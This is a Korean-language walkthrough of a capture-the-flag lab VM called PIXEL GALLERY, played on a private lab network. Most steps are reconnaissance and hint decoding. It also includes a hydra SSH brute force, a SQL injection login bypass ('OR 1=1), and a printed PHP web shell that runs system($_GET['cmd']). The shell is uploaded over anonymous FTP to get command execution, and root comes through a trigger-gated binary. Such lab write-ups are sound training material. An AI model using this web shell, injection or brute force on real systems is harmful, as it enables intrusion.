EN CTF에 오신 것을 환영합니다!

이 CTF의 목적은 PIXEL GALLERY의 취약점을 이용하여 최종적으로 root 권한을 획득하여 시스템을 장악하는 것입니다. 재밌게 즐겨주시길 바랍니다.


Flag 개수 : 3

```
┌──(root㉿kali-kim)-[~]
└─# nmap -sS -sV 192.168.56.146
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-11 03:24 EDT
Nmap scan report for 192.168.56.146
Host is up (0.00049s latency).
Not shown: 984 filtered tcp ports (no-response), 12 filtered tcp ports (admin-prohibited)
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 8.0 (protocol 2.0)
80/tcp   open   http       Apache httpd 2.4.37 ((Rocky Linux))
443/tcp  closed https
9090/tcp closed zeus-admin
MAC Address: 08:00:27:5A:A0:FD (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.40 seconds
```

Nmap 스캐닝을 해 본다. 22번, 80번 포트가 열려있는 것을 확인


80포트로 접속해보니 PIXEL GALLERY 웹 사이트가 뜬다



하단 READ MORE ... 부분을 드래그 해 보니 숨겨진 힌트가 나온다 (소스보기로도 볼 수 있다)

암호화 되어 있는 문자열을 base64로 디코딩 해 보니 b0undw0rd.html 란 문구가 출력됐다.

/boundw0rd.html 사이트로 접속



페이지 소스보기를 해 보자.

이상한 페이지가 뜬다. 소스보기를 해 보자


```
23        ) scale(0.5);
24      }
25    }
26 </style>
27
28 <script>
29   const chars = "pixel_history".split(""); <!--This is made with wordpress-->
30
31   function randomCharPop() {
32     chars.forEach(char => {
33       const el = document.createElement("div");
34       el.className = "pixel-char";
35       el.textContent = char;
```

중간에 픽셀에 관련된 "pixel_history".split(""); <!--This is made with wordpress--> 란 코드가 있다. 워드프레스로 만들어졌다는 문구가 있으니 /index.php를 붙여 접속해보자

/index.php/pixel_history/ 접속

픽셀의 역사에 대한 글이 있다. 제일 하단 수상하게 생긴 QR 코드를 핸드폰으로 찍어보자.


Brainfuck 유형의 문자들이 나온다. 해석해보자



steganography 라는 힌트를 얻었다. pixel_history로 돌아가 각 사진들을 다운받고 stegseek하여 정보가 있는지 찾아보자

네번째 인물 사진을 stegseek로 해석해보니 dr4wer.txt 라는 파일 이름을 찾았다.


접속해보자



의문의 문자열들을 찾았다. 어딘가의 비밀번호 같으니 일단 저장해 두자

pixel_history에선 더 이상의 정보를 찾을 수 없으니 다시 돌아가 gobuster로 탐색해보자

. wp-content에 주요 파일들이 들어있는걸 알고 있다. gobuster로 wp-content로 탐색해보니 여러 파일이 뜬다. 웹에서 접속해보니 uploads 폴더에 들어갈 수 있다




폴더 자료를 살펴보니 그림파일들 사이에 wordlist_2025_04.txt 파일이 껴 있다


이 txt 파일을 다운받아 wordlist_2025_04.txt를 참조하여 현재 폴더(/uploads/2025/04)를 다시 탐색해본다

```
┌──(root㉿kali-kim)-[~]
└─# gobuster dir -u http://192.168.56.146/wp-content/uploads/2025/04/ -w /home/kim/Downloads/wordl
ist_dot.txt -x html, php, txt
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://192.168.56.146/wp-content/uploads/2025/04/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/kim/Downloads/wordlist_dot.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/.htaccess.txt        (Status: 403) [Size: 199]
/.htaccess.txt.html   (Status: 403) [Size: 199]
/.htaccess.txt.       (Status: 403) [Size: 199]
/.secretmsg.txt       (Status: 200) [Size: 106]
Progress: 63 / 66 (95.45%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```

탐지 결과 .secretmsg.txt으로 접속이 가능한 것을 확인했다. 접속해보자




'원격 접속'에 관한 ID를 g43e.html 에 백업해놨다고 한다. g43e.html로 접속해보자




Where is TXT ?! 제목의 점프 게임이 실행된다.

게임에서 1000점을 넘기면 수상한 숫자들을 발견할 수 있다.

이것을 HEX로 해독해보자.




r3ward라는 힌트가 뜬다. 아까 게임의 제목이 Where is TXT ?! 였으니 .txt를 붙여서 접속해보자



사람 이름으로 추정되는 문자들을 발견했다. 아마도 사용자 계정인 것 같으니 저장해두자.

힌트가 원격접속에 관한 ID 였으니 이전의 비밀번호와 대입하여 SSH에 접속가능한 사용자 계정인지 알아보자.



hydra로 앞서 찾아낸 r3ward.txt 파일과 dr4wer.txt 파일을 SSH 접속 계정으로 대입해보니 사용가능한 계정과 비밀번호를 알아냈다

성공적으로 SSH접속하였다

접속 후 userflag1.txt를 살펴보면 플래그와 힌트를 얻을 수 있다!

첫 번째 플래그 {ViBmb3IgVmVuZGV0dGE=}

힌트에서 집 안을 살펴보라고 했으니 Room 폴더에 들어가서 하나하나 살펴보자


뒤지다 보면 Room/bathroom/cabinet 에 memo.txt 파일이 있는 것을 발견했다

파일을 확인해보자

파일을 확인하니 수많은 폴더 안에 필요한 물건의 위치와 root권한을 얻는 방법이 login-test.php에 적어뒀다고 한다. 더 중요한 정보를 얻기 위해선 처음 들어갔던 wordpress 웹페이지 첫장에 힌트가 있다고 했으니 기억해두자.

login-test.php에 접속하니 ID / PW를 적는 칸이 있다.

SQL Injection이 가능한지 확인하기 위해 'OR 1=1 – 을 입력해보자



명령어가 먹혀서 문구가 출력되는 것을 확인했다.

내용은 FTP 취약점이 있고, 스크립트를 실행하면 21번 포트가 열린다고 한다.

아까 힌트에 적혀있던 웹페이지 첫장으로 돌아가보자.

주소창에 IP를 입력해 웹페이지 첫장으로 넘어와 사진들을 하나하나 클릭해보니 다른 곳으로 연결이 되어있는 것을 알 수 있었다.

```
#PHP파일입니다
<?php
if (isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>
```

세 번째 사진을 클릭하니 webshell.php.txt 로 연결됐다. 웹쉘 코드인 것 같고 이름에 .php가 붙어있으니 webshell.php로 저장해두자

```
* Before entering the room The knock must be heard.
* Be vigilant, the pattern is hidden.
```

네번째 사진을 클릭하니 knock.sh.txt 로 연결됐다. 방에 들어가기전에 노크 소리가 들려야 한다. 패턴이 숨겨져 있다고 하니 SSH로 접속한 곳 Room 이전 디렉토리에서 숨겨진 파일을 찾아보자

숨겨진 knock.sh 파일을 찾았다!


이전 login-test.php 페이지에서 스크립트를 실행하면 21번 포트가 열린다고 했으니 실행하면 21번 포트가 열린다.

이제 열린 21번 포트 (FTP) 로 접속해보자.

접속하려니 ID와 PASSWORD가 필요하다. 아까 힌트에 '제 아이디'가 필요하다 했었다. 메모에 있었던 가면은 브이 포 벤데타로 어나니머스를 상징한다. 아이디에 anonymous를 입력하고 아무 비밀번호를 입력하면 익명 사용자로 접속이 된다.

폴더를 확인해보면 upl0ads 폴더가 있다. 이 폴더 안엔 1M_Wait 파일과 userflag2.txt 파일이 있다. 하지만 이전 웹페이지 사진을 클릭해서 찾았던 webshell.php 파일에 실행권한을 주고 put으로 업로드 시키고 1분 기다려보자.


이제 웹 주소창에서 webshell 명령어를 입력해보자. (http:// CTF IP /upl0ads/webshell.php?cmd=ls)



명령어가 웹에 출력되는 것을 볼 수 있다. 폴더를 내려가보면(cmd=ls+../../) userflag2.txt 를 찾을 수 있다.


두 번째 플래그 {63 6f 6e 6e 65 63 74 20 74 6f 20 74 68 65 20 70 6f 72 74}

플래그에는 트리거를 사용하라는 것, 권한 상승을 위한 실행 파일의 위치와 힌트의 위치를 알게 되었다. 먼저 힌트부터 들어가보자 (Room/office/facsimile/pixel.txt)




힌트 아래쪽 코드를 base64로 해석해보니 look at me라고 나온다. 인물을 자세히 관찰해보면 포트 번호가 숨겨져 있는 것을 알 수 있다. (port 8888)


이제 아까 힌트에서 찾은 경로(Room/office/desk2)로 접속하자.



root_me 파일을 실행해보니 거부가 뜬다. root_me.c 파일부터 확인해보자.

트리거가 있어야 한다는 것을 알 수 있다.





트리거 파일을 생성하기 위해 nc로 pixel.txt에서 찾은 port 8888로 접속 한다. 폴더에 trigger.flag 가 생성된 것을 확인할 수 있다.

이제 root_me를 실행시키면 루트 권한을 얻을 수 있다!

